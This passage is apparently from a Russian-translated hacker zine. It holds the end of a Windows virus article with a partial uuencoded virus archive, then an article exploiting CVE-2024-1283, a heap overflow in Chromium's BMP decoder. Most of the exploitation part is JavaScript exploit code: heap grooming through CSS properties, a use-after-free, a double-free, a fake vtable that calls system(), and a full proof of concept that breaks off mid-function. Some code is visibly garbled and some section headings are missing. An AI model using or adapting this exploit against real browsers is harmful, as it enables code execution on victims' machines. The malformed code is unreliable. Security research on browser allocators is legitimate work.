Надеюсь, что мне удалось убедительно обосновать внедрение систем сборки в разработку пейлоадов. Хотя мы определённо можем обходиться поверхностными шелл-скриптами, разве не было бы замечательно залезть во внутренности машины на уровне компоновщика? Linux-разработчики имеют эту привилегию, почему бы не освободить этот доступ на Windows? В конечном счёте все мы, по сути, демоны целевых операционных систем — мы таимся на самом низком уровне машины, и нам здесь нравится.

7. Благодарности

0x6d6e647a за редактирование, dc949 за то, что являются семьёй, slop pit за мемы и серьёзные разговоры.

8. Ссылки

- [1]: 40Hex #8: An Introduction to Nonoverwriting Virii, Part II: EXE Infectors,
<https://amethyst.systems/zines/40hex8/40HEX-8.007.txt>
- [2]: 29A #6: W32.Shrug, by roy g biv,
<https://amethyst.systems/zines/29a6/29A-6.615.txt>
- [3]: 29A #2: PE infection under Win32,
https://amethyst.systems/zines/29a2/29A-2.3_1.txt
- [4]: <https://github.com/Adrianotiger/desktopPet>
- [5]: <https://github.com/commial/experiments/tree/master/windows-defender/VDM>
- [6]: <https://github.com/matterpreter/DefenderCheck>
- [7]: <https://github.com/rasta-mouse/ThreatCheck>
- [8]: <https://techcommunity.microsoft.com/t5/security-compliance-and-identity/enhancements-to-behavior-monitoring-and-network-inspection/ba-p/247706>
- [9]: https://en.wikipedia.org/wiki/Leucochloridium_paradoxum
- [10]: <https://www.sentinelone.com/blog/going-deep-a-guide-to-reversing-smoke-loader-malware/>,
см. "Decoding the Buffer"

9. Артефакты

Примечание: Ниже следует ииencode-архив (broodsac.tar.gz) с исходным кодом вируса. Приведён в оригинальном виде.

```
begin 644 broodsac.tar.gz
M'XL(`````````^P]:W?;-K+][%^!9KNI9$N.93O>['7L<V1)KG6O+/E(<K*]
MV5P>2H0L-A2I)2D[WC;__<[@10"D'G;<;;MK?6@L<#`8S`SF";&C.(J\Q!V_
[... архив продолжается ...]
```

(Полный uuencode-архив содержится в оригинальном файле issue_071/9.txt)

Выделение новых эксплойтов: взлом браузеров как ядра системы

Погружение в PartitionAlloc и движок Blink

Автор: r3tr074

«Тот, кто сражается с чудовищами, должен следить за тем, чтобы самому не стать чудовищем. Если долго смотреть в бездну, бездна начнёт смотреть в тебя.»

— Фридрих Ницше

Содержание

- 0 - Введение
- 1 - Обзор рендерингового движка Chromium
- 2 - Разбор случая: 0day в BMP
 - 2.1 - Мощь уязвимости: примитивы
- 3 - PartitionAlloc: аллокатор памяти
 - 3.1 - Гарантии безопасности PartitionAlloc
- 4 - Эксплуатация
- 5 - Выводы, достижения и прочее
- 6 - Ссылки
- 7 - Код эксплойта

0 — Введение

В этой статье мы подробно разберём внутренности Chrome, Blink и PartitionAlloc и применим все эти знания, чтобы превратить крайне ограниченную уязвимость в произвольное выполнение кода.

Рассматриваемая уязвимость — CVE-2024-1283, переполнение кучи в движке Blink, возникающее при декодировании BMP-изображений. С помощью нескольких новых техник, очень похожих на недавние трюки из ядра Linux — таких как elastic heap objects и cross-cache overflow — мы можем злоупотребить PartitionAlloc и, теоретически, проэксплуатировать любую уязвимость записи в память, добившись в итоге полного выполнения шелл-кода.

1 — Обзор рендерингового движка Chromium

Chromium и все основанные на нём браузеры используют «рендеринговый движок Blink» [1]. Этот компонент отвечает за большую часть того, что происходит внутри процесса рендерера: парсинг HTML, CSS, декодирование изображений и многое другое.

«Браузерный движок (известный также как движок разметки или рендеринговый движок) — это ключевой программный компонент каждого крупного веб-браузера. Его основная задача — преобразовывать HTML-документы и другие ресурсы веб-страницы в интерактивное визуальное представление на устройстве пользователя.» [2]

Blink используется в Chromium, однако считается отдельной библиотекой. Его код находится в исходниках Chromium по пути `src/third_party/blink`, а собственный репозиторий — здесь [3].

Хотя Blink несёт ответственность за рендеринг, не все ключевые функции обязательно написаны в его коде. Например, выполнение JavaScript необходимо для рендерингового движка, однако JS-движок не является частью основного кода.

Именно так обстоит дело с V8 — используемым JS-движком, который вынесен в отдельный каталог `v8/` и имеет собственный репозиторий [4]. То же касается некоторых форматов изображений [5] и видео [6]. Однако другие форматы изображений целиком обрабатываются самим Blink — например, «BMP», «AVIF» и ряд других.

Их можно найти по пути `src/third_party/blink/renderer/platform/image-decoders`.

2 — Разбор случая: 0day в BMP

Потратив некоторое время на фаззинг этих изолированных форматов изображений, мне удалось обнаружить очень интересную ошибку — «heap-overflow» внутри `BMPImageDecoder` (ASAN показывает его так, будто переполнение произошло внутри Skia, что привело к некорректному названию CVE [7]). Давайте разберёмся, как возникает эта ошибка и каковы её примитивы! Начнём с анализа стек-трейса ASAN:

```
r3tr0@chrome:~/fuzz/bmp$ cat /tmp/bad.bmp | ./test-crash
=875756 ERROR: AddressSanitizer: heap-buffer-overflow on address[redacted]
READ of size 32 at 0x521000001100 thread TO
#0 0xdead in unsigned int vector [8] skcms_private::hsw::load()
#1 0xdead in skcms_private::hsw::Exec_load_8888_k()
#2 0xdead in skcms_private::hsw::Exec_load_8888()
#3 0xdead in skcms_private::hsw::exec_stages ()
#4 0xdead in skcms_private::hsu::run_program()
#5 0xdead in skcms_Transform
#6 0xdead in blink::BMPImageReader::ColorCorrectCurrentRow()
#7 0xdead in blink::BMPImageReader::ProcessRLEData()
#8 0xdead in blink::BMPImageReader::DecodePixelData(bool)
#9 0xdead in blink::BMPImageReader::DecodeBMP(bool)
#10 0xdead in blink::BMPImageDecoder::DecodeHelper(bool)
#11 0xdead in blink::BMPImageDecoder::Decode(bool)
#12 0xdead in blink::ImageDecoder::DecodeFrameBufferAtIndex()
[redacted]
```

Последняя функция внутри Blink — `BMPImageReader::ColorCorrectCurrentRow()`. Ниже приведён её фрагмент:

```
void BMPImageReader::ColorCorrectCurrentRow() {
    ...
    // вычисление адреса
    ImageFrame::PixelData* const row = buffer_ -> GetAddr(0, coord_.y());
    ...
    const bool success =
        skcms_Transform(row, fmt, alpha, transform -> SrcProfile(), row, fmt, alpha,
                        transform -> DstProfile(), parent_ -> Size().width());
    DCHECK(success);
    buffer_ -> SetPixelsChanged(true);
}
```

С небольшой помощью отладчика можно заключить, что в `buffer_->GetAddr(0, coord_.y())` происходит ошибка вычисления адреса, и эта функция в итоге разворачивается в следующую встроенную функцию:

```
const uint32_t* addr32(int x, int y) const {
    SkASSERT((unsigned)x < (unsigned)fInfo.width());
    SkASSERT((unsigned)y < (unsigned)fInfo.height());
    return (const uint32_t*)((const char*)this->addr32() + (size_t)y * fRowBytes + (x << 2));
}
```

Эту функцию можно также записать в одну строку: `this->addr32() + y * fRowBytes + (x << 2)`.

По какой-то причине `coord_.y()` равно `-1` в той итерации, которая вызывает сбой, и если подставить это значение в вычисление, причина станет понятна:

```
this->addr32() + y * fRowBytes + (x << 2);
base_addr + -1 * fRowBytes + (0 << 2);
base_addr - fRowBytes;
```

Зная известные нам переменные: `this->addr32()` — базовый адрес чанка декодирования изображения, `y` равно `-1`, а `x` равно `0`.

Таким образом, результатом будет базовый адрес минус `fRowBytes`, что даёт указатель, указывающий за начало чанка. После этого вызываемая функция внутри Skia фактически производит запись в этот входной буфер. Мы можем рассматривать это как `memcpy`. Ошибка не в самой функции, а в том, что ей передаётся.

Изучение патча [8] делает причину ещё понятнее. Это простая ошибка смещения на единицу (`off-by-one`): функция `ColorCorrectCurrentRow()` вызывается на один раз больше, чем ожидается. Поскольку декодирование происходит `top_down` и на каждой итерации из `y` вычитается `1`, вместо того чтобы остановиться на `0`, происходит ещё одна итерация, и `y` снова уменьшается — до `-1`.

2.1 — Мощь уязвимости: примитивы

Отлично, но какие примитивы даёт нам эта уязвимость? Где и что мы можем записывать? Анализируя функцию `skcms_Transform`, она получает своего рода «байткоды» для VM преобразования изображений. Важный момент: мы не контролируем передаваемый байткод, только входной буфер — значит, мы не можем контролировать, что именно записывается. Разберём пример во время выполнения:

```
pwndbg> x/6gx $rdi
0x1180136a000: 0x4141414141414141 0x4242424242424242
0x1180136a010: 0x4343434343434343 0x4444444444444444
0x1180136a020: 0x4545454545454545 0xff00ff00ff00ff00
pwndbg> continue
[redacted]
pwndbg> x/6gx 0x1180136a000
0x1180136a000: 0x4100000041000000 0x4200000042000000
0x1180136a010: 0x4300000043000000 0x4400000044000000
0x1180136a020: 0x4500000045000000 0xff00ff00ff00ff00
```

По сути, мы можем записывать только нулевые байты, за исключением байтов `0xff`, которые игнорируются. Старший байт каждых 4 байт также игнорируется. Это весьма ограниченные примитивы записи, но всё же мощные.

Теперь, зная *что* мы можем записывать, выясним, *куда* мы можем писать. Возвращаясь к вычислению адреса, единственная переменная, о которой мы ещё не говорили — это `fRowBytes`.

В нашем случае эта переменная всегда равна 1/4 размера чанка, который мы частично можем контролировать через высоту и ширину изображения. Это приводит к частичному переполнению в конце последнего чанка. Предположим, что BMP-чанк имеет размер 0x1000 байт — тогда последние 0x400 байт окажутся повреждены:

```

0x400 bytes corrupted
      \      /
+-----+
|                |XXXXX|                |
| Another chunk |XXXXX| BMP chunk(0x1000) |
|                |XXXXX|                |
+-----+

```

Теперь всё кажется безнадежным: мы можем записывать только нулевые байты. Лучшая идея — перезаписать свойство `ref_count_`, но все они находятся в начале чанка. Чтобы двигаться дальше, нам необходимо лучше понять, как работает пользовательский аллокатор памяти Chromium.

3 — PartitionAlloc: аллокатор памяти

«PartitionAlloc — это аллокатор памяти, оптимизированный для эффективного использования пространства, минимальной задержки выделения и безопасности.» [9] (разработан Google и используется в Chromium по умолчанию)


Коротко выделим самое важное в PartitionAlloc:


- Это SLAB-аллокатор: он предварительно выделяет память и организует её в чанки фиксированного размера, что крайне важно с точки зрения безопасности.
- Имеется кэш потока (thread cache), аналогичный `tcache` в куче `glibc`.
- Есть некоторые «мягкие защиты» от определённых типов ошибок управления памятью, например двойного освобождения.
- После освобождения слота указатель `freelist` записывается в `big-endian` в начало этого слота.

При исследовании SLAB-аллокатора, аналогично ядру, мы ожидаем очень прямолинейный путь эксплуатации. Рядом выделяются только объекты одного размера. Следовательно, уязвимый объект и жертва должны иметь одинаковый или схожий размер.

В PartitionAlloc всё выделяется внутри «страниц», которые бывают:


- **System Page** — страница, определяемая ОС, обычно 4 КиБ, но поддерживается до 64 КиБ.
- **Partition Page** — состоит ровно из 4 системных страниц.
- **Super Page** — регион размером 2 МиБ, выровненный по границе 2 МиБ.
- **Extent** — последовательность непрерывных Super Page.






Внутри каждой Super Page выделяется несколько Partition Page, где минимальные единицы памяти можно разделить на:


- **Slot** — единичный чанк.
- **Slot span** — последовательность чанков одинакового размера.
- **Bucket** — связывает Slot Span'ы, содержащие слоты схожего размера.



Целая Super Page выделяется следующим образом: в самом начале расположены 3 страницы (2 «Guard Page» с защитой PROT_NONE для предотвращения линейной порчи данных и страница метаданных между ними). Эта страница содержит список «Partition Pages» — структур, хранящих информацию о Partition Page'ax, а также свойство SlotSpanMetadata, которое помимо freelist_head данного Span'a хранит указатель на соответствующий Bucket.



Каждый Partition Bucket представляет собой связный список других bucket'ов схожего размера.



Каждый Slot Span может состоять из N Partition Page и содержит несколько слотов строго одинакового размера, расположенных рядом.

PartitionAlloc также имеет кэш на поток (per-thread cache). Он создан для удовлетворения потребностей большинства типичных выделений и снижения потерь производительности в центральном аллокаторе, требующем блокировки контекста для предотвращения возврата одного и того же слота двумя разными выделениями.


```

        bool has_font_units,
        bool has_root_font_units,
        bool has_line_height_units) {
if (original_text.length() > kMaxVariableBytes) {
    // This should have been blocked off during variable substitution.
    NOTREACHED();
    return nullptr;
}

wtf_size_t bytes_needed =
    sizeof(CSSVariableData) + (original_text.Is8Bit()
        ? original_text.length()
        : 2 * original_text.length());
void* buf = WTF::Partitions::FastMalloc(
    bytes_needed, WTF::GetStringWithTypeName<CSSVariableData>());
return base::AdoptRef(new (buf) CSSVariableData(
    original_text, is_animation_tainted, needs_variable_resolution,
    has_font_units, has_root_font_units, has_line_height_units));
}

```

Выглядит как отличная цель, но теперь нужно обсудить, в какой bucket будет выделен этот объект. Из-за кэша потока объекты не окажутся рядом автоматически. Нам нужно принудить кэш потока очистить bucket, чтобы наш уязвимый объект и жертва оказались на одной Super Page. К счастью, это довольно просто: нужно лишь заполнить кэш до «лимита», как видно из этого комментария:

```

// base/allocator/partition_allocator/src/partition_alloc/thread_cache.cc:586

// For each bucket, there is a |limit| of how many cached objects there are in
// the bucket, so |count| < |limit| at all times.
// - Clearing: limit -> limit / 2
// - Filling: 0 -> limit / kBatchFillRatio

```

Код, выполняющий эту подпрограмму:

```

// base/allocator/partition_allocator/src/partition_alloc/thread_cache.h:511

PA_ALWAYS_INLINE bool ThreadCache::MaybePutInCache(uintptr_t slot_start,
    size_t bucket_index,
    size_t* slot_size) {
    PA_REENTRANCY_GUARD(is_in_thread_cache_);
    ...
    auto& bucket = buckets_[bucket_index];
    ...
    uint8_t limit = bucket.limit.load(std::memory_order_relaxed);
    // Batched deallocation, amortizing lock acquisitions.
    if (PA_UNLIKELY(bucket.count > limit)) {
        ClearBucket(bucket, limit / 2);
    }
    ...
}

```

Теперь создадим этот Layout с помощью JS. Как нам манипулировать объектами для формирования идеальной раскладки?

Во-первых, принудим выделение новой Super Page для большего контроля — для этого достаточно нескольких спреев:

```

let div0 = document.getElementById('div0');
for (let i = 0; i < 30; i++) {
    div0.style.setProperty('--sprayA${i}', kCSSString);
    div0.style.setProperty('--sprayC${i}', kCSSStringCross0x2000);
    div0.style.setProperty('--sprayB${i}', kCSSStringHRTF);
}

```

После этого заставим объект A оказаться рядом с C. Объект B должен быть выделен поблизости, но не вплотную к остальным — он понадобится для получения утечек памяти:

```

for (let i = 0; i < 50; i++) {
    for (let j = 0; j < 4; j++) {
        // spraying allocation of 2 different size spans
        // very close to 100% of attempts, the same object is allocated
    }
}

```



```

// after a different sized slot
const CSSValName = `${i}.${j}`.padEnd(0x7fcc, 'A');
div0.style.setProperty(`--a${i}.${j}`, CSSValName);
const CSSValName2 = `${i}.${j}`.padEnd(0x1fcc, 'C');
div0.style.setProperty(`--c${i}.${j}`, CSSValName2);
}
for (let j = 0; j < 64; j++) {
  const CSSValName = `${i}.${j}`.padEnd(0x414, 'B');
  div0.style.setProperty(`--b${i}.${j}`, CSSValName);
}
}
}

```

И наконец, очистим bucket для завершения подготовки раскладки:

```

for (let i = 10; i < 30; i++) {
  div0.style.removeProperty(`--a${i}.2`);
}
for (let i = 46; i > 20; i--) {
  div0.style.removeProperty(`--c${i}.0`);
}
gc(); await sleep(500);

```

Теперь, создав правильную раскладку кучи, мы перезапишем `ref_count_`, вызовем освобождение и выделим полностью контролируемый объект данных поверх объекта-жертвы, создав таким образом условие UAF.

Мы можем злоупотребить нашей условной записью нулевых байтов. Вспомним, что байты 0xff игнорируются — значит, мы можем увеличить `ref_count_` до 0xff01 и вызвать уязвимость. После этого счётчик ссылок станет 0xff00, и вызов `gc()`; освободит объект, пока у нас ещё есть активная ссылка.

Примечание: На самом деле `ref_count_` начинается с 2, поэтому нам нужно увеличить его до 0xff02, иначе `ref_count` достигнет -1 и вызовет сбой.

```

+-----+-----+-----+-----+
|      2      | 0x2000 | F | "AAAAAAAAAAAA" |
+-----+-----+-----+-----+
| "AAAAAAAAAAAA..." |
+-----+-----+-----+-----+
|
| increase `ref_count_` (+0xff00)
|
v
+-----+-----+-----+-----+
| 0xff02 | 0x2000 | F | "AAAAAAAAAAAA" |
+-----+-----+-----+-----+
| "AAAAAAAAAAAA..." |
+-----+-----+-----+-----+
|
| Trigger vuln
|
v
+-----+-----+-----+-----+
| 0xff00 | 0x0000 | F | "A\x00\x00\x00" |
+-----+-----+-----+-----+ BMP vuln chunk... |
| "A\x00\x00\x00..." |
+-----+-----+-----+-----+
|
| Call `gc();` and decrease
| `ref_count_` (-0xff00)
|
v
+-----+-----+-----+-----+
| freelist ptr | "A\x00\x00\x00" |
+-----+-----+-----+-----+
| "A\x00\x00\x00..." |
+-----+-----+-----+-----+

```

Отлично! Мы можем использовать любой объект для занятия этой записи freelist и перезаписи свойства `length_`. Для этого воспользуемся `AudioArray`, которым мы полностью управляем.

AudioArray — тоже elastic-объект, который ранее использовался для эксплуатации другого типа UAF [13].

Теперь мы можем читать за пределами границ (OOB read):

```
fetch("/bad.bmp").then(async response => {
  let rs = getComputedStyle(div0);
  let imageDecoder = new ImageDecoder({
    data: response.body,
    type: "image/bmp"
  });
  increase_refs(0xff02); // overflow will overwrite 0xff02 to 0xff00

  imageDecoder.decode().then(async () => {
    gc(); gc();
    await sleep(2500);
    let ab = new ArrayBuffer(0x600);
    let view = new Uint32Array(ab);

    // fake CSSVariableData
    view[0] = 1; // ref_count
    const newCSSVarLen = 0x19000;
    view[1] = newCSSVarLen | 0x01000000; // length and flags, set is_8bit_
    for (let i = 2; i < view.length; i++)
      view[i] = i;
    await allocAudioArray(0x2000, ab, 1);
    leak();
  })
});

async function leak() {
  console.log("continuing...");
  let div0 = document.getElementById('div0');
  let rs = getComputedStyle(div0);
  let CSSLeak = rs.getPropertyValue(kTargetCSSVar).substring(0x15000 - 8);
  console.log(CSSLeak.length.toString(16));
  ...
}
```


Хорошо, но недостаточно: ASLR побеждён, однако теперь нам нужна идея для захвата потока управления. Вместо поиска новых хороших объектов-жертв, мы можем снова напрямую атаковать PartitionAlloc и испортить указатель freelist. Идея — создать условие double-free, что приведёт к циклическому freelist и в конечном счёте к перезаписи указателя.

CSSVariableData и AudioArray по существу указывают на один и тот же адрес, поэтому мы можем заставить оба объекта освободиться и создать «double-free». В этом случае указатель freelist в чанке будет указывать сам на себя:

```
+-----+
|           | It's pointing at itself
|           | v
|           | +-----+-----+-----+
+----+-----+-----+-----+-----+
|           | freelist ptr      | "A\x00\x00\x00" |
+-----+-----+-----+-----+-----+
|           | "A\x00\x00\x00..." |
+-----+-----+-----+-----+-----+
```

Этот циклический freelist чрезвычайно мощен, поскольку мы можем использовать тот же AudioBuffer для порчи указателя freelist. Следующий запрос на выделение вернёт нужный нам указатель, давая произвольную запись:

```
+-----+
|           | It's pointing at itself
|           | v
|           | +-----+-----+-----+-----+
+----+-----+-----+-----+-----+
|           | freelist ptr      | "A\x00\x00\x00" |
+-----+-----+-----+-----+-----+
|           | "A\x00\x00\x00..." |
+-----+-----+-----+-----+-----+
```



Единственное ограничение для испорченного указателя — он должен находиться в пределах той же Super Page. Для достижения выполнения кода мы освободим объект B и выделим объекты с vtable, затем испортим freelist так, чтобы он указывал на один из этих объектов. Таким образом мы можем испортить указатель vtable и легко получить управление потоком. Ниже фрагмент эксплойта, выделяющий объект с vtable и утекающий его адрес:

```

CSSVars = [
  // this regex is used to find the B objects in memory
  // the pattern match with: 0x2000 + flags + "${i}.${j}" + "BBBBB..."
  ...CSSLeak.matchAll(/\x02\x00\x00\x00\x14\x04\x00\x01(\d+\.\d+)/g)
];
...
for (let i = 0; i < kSprayPannerCount; i++) {
  panners.push(audioCtx.createPanner());
}
for (let i = 0; i < kSprayPannerCount; i++) {
  // i really idk why, but i need add the ref_count_ and remove the
  // prop to trigger free
  rs.getPropertyValue(`--b${CSSVars[i][1]}`);
  div0.style.removeProperty(`--b${CSSVars[i][1]}`);
}
gc(); gc(); await sleep(1000);

for (let i = 0; i < panners.length; i++) {
  // allocating objects with vtables
  panners[i].panningModel = 'HRTF';
}

// free two panners after target CSSVariableData
panners[kSprayPannerCount - 2].panningModel = 'equalpower';
panners[kSprayPannerCount - 1].panningModel = 'equalpower';
await sleep(1000);
let hrtfLeak = rs.getPropertyValue(kTargetCSSVar).substring(0x15000 - 8);

```

А теперь просто создаём поддельную vtable — и готово!

```

let ab = new ArrayBuffer(0x600);
let abFakeObj = new ArrayBuffer(0x600);
let view = new BigUint64Array(ab);
let viewFakeObj = new DataView(abFakeObj);
view[0] = swapEndian(fakePannerAddr - 0x10n);

for (let i = 0; i < viewFakeObj.byteLength; i++)
  viewFakeObj.setUint8(i, 0x4a); // "J"

const system_addr = chromeBase + kSystemLibcOffset;
// call qword ptr [rax + 8]
viewFakeObj.setBigUint64(0x0, fakePannerAddr + 8n - 8n, true);
// viewFakeObj.setBigUint64(8, 0xdeadbeefn, true);
viewFakeObj.setBigUint64(0x8, chromeBase + kWriteListenerOffset, true);
// fake BindState addr
viewFakeObj.setBigUint64(0x10, fakePannerAddr + 0x18n, true);

// start of fake BindState
// The first int64 are the value which will passed to function address
// in second int64
viewFakeObj.setBigUint64(0x18 + 0,
  0x636c616378 == xcalc
  0x636c616378n /* -1 because ref_count_ + 1 */ - 1n, true);
viewFakeObj.setBigUint64(0x18 + 0x8, system_addr, true);

```

В данном случае я просто использую `system("xcalc")`.

Для более сложного эксплойта можно использовать последовательность более полных гаджетов. В Chromium есть некоторые очень мощные гаджеты, позволяющие легко выполнять шелл-код. Можно воспользоваться `blink::FileSystemDispatcher::WriteListener::DidWrite` вместе с поддельным `BindState`. С их помощью можно вызвать любую функцию, контролируя RDI — то есть первый аргумент функции.

Комбинируя это с `content::ServiceWorkerContextCore::OnControlleeRemoved`, мы можем выбрать функцию и N аргументов. С такими возможностями мы вызываем функцию `v8::base::AddressSpaceReservation::SetPermissions` и назначаем странице памяти права RWX. Остаётся лишь испортить второй объект с `vtable` и заставить его указывать на эту RWX-страницу после копирования туда шелл-кода.

Если хотите увидеть полный эксплойт с использованием этих техник, можно ознакомиться с упомянутыми ранее эксплойтами [11] [13].

5 — Выводы, достижения и прочее

В этой статье сделана попытка разобрать наиболее важные аспекты `PartitionAlloc` и объяснить недавние техники, такие как «double-free2arbitrary-allocation», а также совершенно новые — например, «cross-bucket overflow».

Эти техники теоретически могут применяться для эксплуатации любой ошибки повреждения памяти в `PartitionAlloc`, что весьма привлекательно с точки зрения вооружения кажущихся незначительными уязвимостей. Многие из этих техник напоминают трюки из последних лет в сцене эксплуатации ядра — такие как «elastic-objects» и «cross-cache overflow». Высокопроизводительные аллокаторы, как правило, разделяют уязвимости, присущие их устройству и требованиям к производительности.

Как упоминалось выше, аллокатор памяти — крайне важный компонент высокопроизводительного ПО, такого как браузер, и он должен быть предельно простым и быстрым. Эта простота обходится ценой безопасности. В Chromium есть отличные меры безопасности, такие как «safe libc++», способные предотвратить большое количество уязвимостей, — однако после первого повреждения памяти положение атакующего становится крайне привилегированным, и мало что может его остановить.

Все недавние новые меры защиты сосредоточены на предотвращении повреждений памяти, исходящих из JS-движка, — таких как хорошо проработанная V8 sandbox. Однако этого недостаточно. Хотя JavaScript — крайне подверженная уязвимостям подсистема, многие другие области по-прежнему имеют незначительное исследовательское покрытие.

6 — Ссылки

- [1] <https://www.chromium.org/blink/#what-is-blink>
- [2] https://en.wikipedia.org/wiki/Browser_engine
- [3] <https://chromium.googlesource.com/chromium/blink/>
- [4] <https://chromium.googlesource.com/v8/v8/>
- [5] <http://libpng.org/>

- [6] <https://chromium.googlesource.com/webm/libvpx/>
- [7] <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-1283>
- [8] https://chromium-review.googlesource.com/c/chromium/src/+5241305/7/third_party/blink/renderer/platform/image-decoders/bmp/bmp_image_reader.cc
- [9] https://chromium.googlesource.com/chromium/src/+master/base/allocator/partition_allocator/PartitionAlloc.md#overview
- [10] https://chromium.googlesource.com/chromium/src/+master/base/allocator/partition_allocator/PartitionAlloc.md#performance
- [11] https://www.darknavy.org/blog/exploiting_the_libwebp_vulnerability_part_2/
- [12] https://developer.mozilla.org/en-US/docs/Web/CSS/Using_CSS_custom_properties
- [13] https://securitylab.github.com/research/one_day_short_of_a_fullchain_renderer/

7 — Код эксплойта

```
<!-- ./chrome --no-sandbox --headless --user-data-dir=/tmp/not-exist \
--disable-gpu --remote-debugging-port=9222 --enable-logging=stderr \
http://localhost:8000/exploit.html
-->
<html>

<head>
<script>
    const kHRTFPannerVtableOffset = 0x10e5570n;
    const kHRTFPannerHeapOffset = 0x22620n;
    // blink::FileSystemDispatcher::WriteListener::DidWrite
    const kWriteListenerOffset = -0xd401d0n;

    // this can be used to more complex exploitation giving RWX perm and
    // writing a shellcode, this is a minimal POC which only pop xcalc
    // blink::FileSystemDispatcher::WriteListener::DidWrite
    // const kPolymorphicInvokeOffset = 0xe1cde26n;
    // const kRetOffset = kWriteListenerOffset + 104n; // ret instruction
    // v8::base::AddressSpaceReservation::SetPermissions
    // const kOSSetPermissionsOffset = -0x5a09080n;
    // const kShellcode = [
    //     0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc
    // ];
    const kSystemLibcOffset = -0x31af290n;

    // this string size +0x34, fits into 0x400 bucket
    const kCSSStringCross0x2000 = 'C'.repeat(0x1fcc);
    // HRTFPanner sized 0x448, fits into 0x500(?) bucket
    const kCSSStringHRTF = 'B'.repeat(0x414); // 0x414 + 0x34 == 0x448
    const kCSSString = 'A'.repeat(0x7fcc);
    const kSprayPannerCount = 10;
    const kTargetCSSVar = '--c13.2';

    const audioCtx = new OfflineAudioContext(1, 4096, 4096);
    var panners = [];
    var audioCtxArr = [];
    var delayNodeArr = [];
    var srcNodeArr = [];
    var heapAddr = -1n;
    var fakePannerAddr = -1n;
    var chromeBase = -1n;

    function die(msg) {
        console.log(msg);
        throw msg;
    }

    function str2ab(str) {
        let buf = new ArrayBuffer(str.length);
        let view = new Uint8Array(buf);
        for (let i = 0; i < str.length; i++) {
```

```

        view[i] = str.charCodeAtAt(i);
    }
    return buf;
}

function u64(str, is_little_endian = true) {
    if (str.length !== 8)
        die('string length is not 8');
    let ab = str2ab(str);
    let view = new DataView(ab);
    return view.getBigUint64(0, is_little_endian);
}

function swapEndian(n) {
    let view = new DataView(new ArrayBuffer(8));
    view.setBigUint64(0, n, true);
    return view.getBigUint64(0, false);
}

// function sleep(ms) {
//     var start = new Date().getTime();
//     while (new Date().getTime() < start + ms) { /* wait */ }
// }
function sleep(ms) {
    return new Promise(resolve => setTimeout(resolve, ms));
}

function gc() {
    let x = [];
    for (let i = 0; i < 200; i++) {
        x.push(new Array(1024 * 1024));
    }
}

function increase_refs(ref_count_) {
    let rs = getComputedStyle(div0);
    // the default ref_count_ is 2
    for (let i = 0; i < ref_count_ - 2; i++) {
        rs.getPropertyValue(kTargetCSSVar);
    }
}

async function allocAudioArray(size, data, count) {
    const delay = ((size - 0x20) / 4 - 0x80) / 4096;
    const prevCount = audioCtxArr.length;
    for (let i = 0; i < count; i++) {
        let audioCtxDelay = new OfflineAudioContext(1, 4096, 4096);
        // will alloc ((delay * 4096 * 1024) / 1024 + 0x80) * 4 + 0x20
